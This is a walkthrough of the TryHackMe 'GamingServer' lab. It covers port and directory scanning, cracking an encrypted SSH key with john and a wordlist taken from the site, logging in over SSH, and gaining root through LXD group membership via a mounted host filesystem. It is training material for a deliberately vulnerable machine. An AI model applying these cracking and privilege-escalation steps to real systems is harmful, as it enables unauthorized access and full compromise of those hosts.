4 minutes
TryHackMe - Gaming Server Room
Before we begin, you can access this room by creating an account with tryhackme.com and browsing to this link to join it, or by simply searching for “GamingServer” under the Hacktivities tab.
Scanning & Enumeration
Running nmap
# Nmap 7.80 scan initiated Mon Aug 31 09:48:52 2020 as: nmap -A -p- -vv -oA nmap/all 10.10.231.38
Nmap scan report for 10.10.231.38
Host is up, received syn-ack (0.087s latency).
Scanned at 2020-08-31 09:48:53 BST for 64s
Not shown: 65533 closed ports
Reason: 65533 conn-refused
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 34:0e:fe:06:12:67:3e:a4:eb🆎7a:c4:81:6d:fe:a9 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCrmafoLXloHrZgpBrYym3Lpsxyn7RI2PmwRwBsj1OqlqiGiD4wE11NQy3KE3Pllc/C0WgLBCAAe+qHh3VqfR7d8uv1MbWx1mvmVxK8l29UH1rNT4mFPI3Xa0xqTZn4Iu5RwXXuM4H9OzDglZas6RIm6Gv+sbD2zPdtvo9zDNj0BJClxxB/SugJFMJ+nYfYHXjQFq+p1xayfo3YIW8tUIXpcEQ2kp74buDmYcsxZBarAXDHNhsEHqVry9I854UWXXCdbHveoJqLV02BVOqN3VOw5e1OMTqRQuUvM5V4iKQIUptFCObpthUqv9HeC/l2EZzJENh+PmaRu14izwhK0mxL
|   256 49:61:1e:f4:52:6e:7b:29:98:db:30:2d:16:ed:f4:8b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEaXrFDvKLfEOlKLu6Y8XLGdBuZ2h/sbRwrHtzsyudARPC9et/zwmVaAR9F/QATWM4oIDxpaLhA7yyh8S8m0UOg=
|   256 b8:60:c4:5b:b7:b2:d0:23:a0:c7:56:59:5c:63:1e:c4 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOLrnjg+MVLy+IxVoSmOkAtdmtSWG0JzsWVDV2XvNwrY
80/tcp open  http    syn-ack Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: House of danak
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Aug 31 09:49:57 2020 -- 1 IP address (1 host up) scanned in 64.99 seconds
- 2 ports open:
- HTTP - 80
- robots.txt contains an entry: /uploads
- the uploads directory contains 3 documents, a jpg file, a text file and a .lst file
- steganalysis of the meme.jpg file reveals nothing useful
- manifesto.txt is an excerpt of the infamous Hacker Manifesto written in 1986
- dict.lst is a dictionary file that we can use to bruteforce a service with
- the uploads directory contains 3 documents, a jpg file, a text file and a .lst file
- robots.txt contains an entry: /uploads
- SSH - 22
- HTTP - 80
Bruteforcing SSH Login (?)
Checking the index.html page source we find the following comment:
<!-- john, please add some actual content to the site! lorem ipsum is horrible to look at. -->
I have then attempted to use this username to bruteforce the SSH login with the dictionary list found previously but have been unsuccessful.
Running gobuster
gobuster dir -u http://10.10.231.38 -w /usr/share/wordlists/dirb/big.txt

===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.231.38
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/big.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/08/31 10:35:01 Starting gobuster
===============================================================
/.htpasswd (Status: 403)
/.htaccess (Status: 403)
/robots.txt (Status: 200)
/secret (Status: 301)
/server-status (Status: 403)
/uploads (Status: 301)
===============================================================
2020/08/31 10:37:56 Finished
===============================================================
An interesting looking directory: /secret. Browsing to it we find a SSH private key that is encrypted - most likely we can decrypt it with the dictionary list found previously. Let’s try it.
Decrypting the SSH Key
Using ssh2john, let’s convert the SSH key to a hash format that john can bruteforce:
ssh2john.py id_rsa_enc > ssh.john
Now, let’s bruteforce it with the dictionary list we just got from the web server:
john ssh.john --wordlist=dictionary.list

Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
lexxxxx          (id_rsa_enc)
1g 0:00:00:00 DONE (2020-08-31 13:45) 100.0g/s 22200p/s 22200c/s 22200C/s 2003..starwars
Session completed
Gaining Access
Now that we have the password, we can proceed logging in like so.
chmod 600 id_rsa

ssh -i id_rsa john@10.10.51.245
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-76-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Aug 31 12:54:43 UTC 2020

  System load:  0.0               Processes:           98
  Usage of /:   41.1% of 9.78GB   Users logged in:     0
  Memory usage: 16%               IP address for eth0: 10.10.51.245
  Swap usage:   0%


0 packages can be updated.
0 updates are security updates.


Last login: Mon Jul 27 20:17:26 2020 from 10.8.5.10
john@exploitable:~$
Privilege Escalation
Get a copy of linpeas and run it to enumerate the machine. I found that john is a user of the lxd group and we also have access to use the lxd/lxc commands. Easy privilege escalation!
LXD/LXC Privesc
First, you have to build an alpine image on the attacker machine. For this, use alpine-builder from github and follow the instructions to build the image.
Afterwards, copy the tar.gz archive containing the built alpine image and follow the below steps to obtain root:

Low level details:
- import the alpine image into lxc (give it an alias so it’s easier to target);
- initialize a container using the newly imported image and set it to run in a privileged security context;
- add a device to the newly created container with the root path (/) as source and /mnt/root as mounting point; - this will be used when browsing to the actual contents;
- start the container;
- use the container to spawn a shell;
- now you can browse to /mnt/root and access all binaries with root privileges.